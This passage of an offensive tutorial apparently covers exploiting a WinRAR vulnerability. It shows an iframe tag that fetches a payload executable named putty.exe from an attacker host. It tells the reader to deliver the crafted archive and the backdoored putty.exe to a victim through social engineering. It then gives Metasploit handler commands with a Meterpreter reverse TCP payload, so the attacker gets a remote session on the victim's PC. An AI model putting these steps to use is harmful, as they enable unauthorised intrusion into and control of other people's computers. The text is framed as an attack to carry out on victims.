iframe tag follows.

<iframe src=http://192.168.1.5/putty.exe></iframe> Click on OK.



Now send this Winrar file to victim PC using any Social Engineering Technique.



Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.


use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.1.5

exploit

Now send your **putty.exe** files to victim using any social engineering technique. Now when the victim will use putty you will get the meterpreter of victim PC.



Note: This Vulnerability Found by Mohammad Reza Espargham